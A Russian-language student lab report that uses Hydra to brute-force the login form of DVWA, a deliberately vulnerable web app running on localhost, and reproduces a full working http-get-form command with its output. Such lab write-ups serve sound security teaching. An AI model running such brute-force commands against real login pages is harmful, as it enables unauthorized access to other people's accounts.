

Отчёт по этапу №3

Дисциплина: Основы информационной безопасности

Мишина Анастасия Алексеевна

Содержание

1	Цель работы	5
2	Выполнение лабораторной работы	6
3	Выводы	12
	Список литературы	13

Список иллюстраций

2.1	Запуск DVWA и базы данных	6
2.2	Уровень безопасности	7
2.3	Создание файла passwords.txt	7
2.4	Наполнение файла passwords.txt	8
2.5	Форма входа	8
2.6	Просмотр кода страницы, PHPSESSID	9
2.7	Запрос к Hydra, подбор пароля	9
2.8	Проверка пароля	10
2.9	Создание файла users.txt	10
2.10	Наполнение файла users.txt	11
2.11	Подбор логина и пароля	11

Список таблиц

1 Цель работы

Научиться использовать Hydra для подбора имени пользователя и пароля.

2 Выполнение лабораторной работы

Hydra используется для подбора или взлома имени пользователя и пароля. Поддерживает подбор для большого набора приложений. Инструмент поддерживает многочисленные сетевые протоколы, такие как HTTP, FTP, POP3 и SMB. Для работы ему нужны имя пользователя и пароль. Hydra пытается параллельно войти в сетевую службу и по умолчанию для входа использует 16 подключений к целевой машине [1].

Запускаем mysql и DVWA (рис. 2.1).



```
(aamishina@aamishina)-[~]  
$ sudo service mysql start  
Low - This security level is completely vulnerable  
(aamishina@aamishina)-[~]  
$ sudo service apache2 start  
Medium - This setting is mainly to give an e
```

Рис. 2.1: Запуск DVWA и базы данных

Переходим в раздел DVWA Security и ставим уровень безопасности на low - низкий (рис. 2.2).




Рис. 2.2: Уровень безопасности

Создаем файл passwords.txt, где будут содержаться простые и частые пароли (рис. 2.3). Открываем его и заполняем, обязательно указываем пароль от пользователя, которого будем “взламывать” (рис. 2.4).




Рис. 2.3: Создание файла passwords.txt




Рис. 2.4: Наполнение файла passwords.txt

Открываем на сайте раздел Brute Force, где можно пытаться подбирать пароль для формы входа. Открываем код страницы сочетанием `ctrl + u`, видим, что используется `get` метод для отправки данных, также находим названия полей ввода - `username` и `password`, кнопка для отправки имеет название `Login` (рис. 2.5).




Рис. 2.5: Форма входа

Для формирования запроса к Hydra нам необходимо узнать `PHPSESSID`. Нажимаем правой кнопкой мыши в любом месте на странице, выбираем режим `Inspect`, далее во вкладках `Storage`, `Cookies` находим нужный `PHPSESSID` [2] (рис. 2.6).




Рис. 2.6: Просмотр кода страницы, PHPSESSID

Тепер у нас есть все необходимые данные для запроса к Hydra. Создаем запрос из имеющихся данных (рис. 2.7).

```
(aamishina@ aamishina)-[~]
$ hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\ :PHPSESSID=n0p95d64oro0f5hs68s90uaojn;security=low:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-29 17:04:29
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1 try per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\ :PHPSESSID=n0p95d64oro0f5hs68s90uaojn;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-29 17:04:29
```

Рис. 2.7: Запрос к Hydra, подбор пароля

В результате подбирается пароль password, вводим его в форму и убеждаемся, что он подходит (рис. 2.8).




Рис. 2.8: Проверка пароля

Затем создаем файл `users.txt`, где будут содержаться простые и частые логины (рис. 2.9). Заполняем его, обязательно указываем наш логин - `admin` (рис. 2.10).




Рис. 2.9: Создание файла `users.txt`




Рис. 2.10: Наполнение файла users.txt

Заново выполняем команду для Hydra. Видим, что подобралась необходимая пара: логин - пароль, а именно admin - password [3] (рис. 2.11).




Рис. 2.11: Подбор логина и пароля

3 Выводы

В ходе выполнения данной лабораторной работы, я научилас использовать Hydra для подбора имени пользователя и пароля.

Список литературы

1. Парасрам Ш. и др. Kali Linux: Тестирование на проникновение и безопасность. 4-е изд. Санкт-Петербург: Питер, 2022. 448 с.
2. 1 - Brute Force (low/med/high) - Damn Vulnerable Web Application (DVWA). [Электронный ресурс].
3. Уязвимость DVWA. Brute Force (Уровень Low). [Электронный ресурс].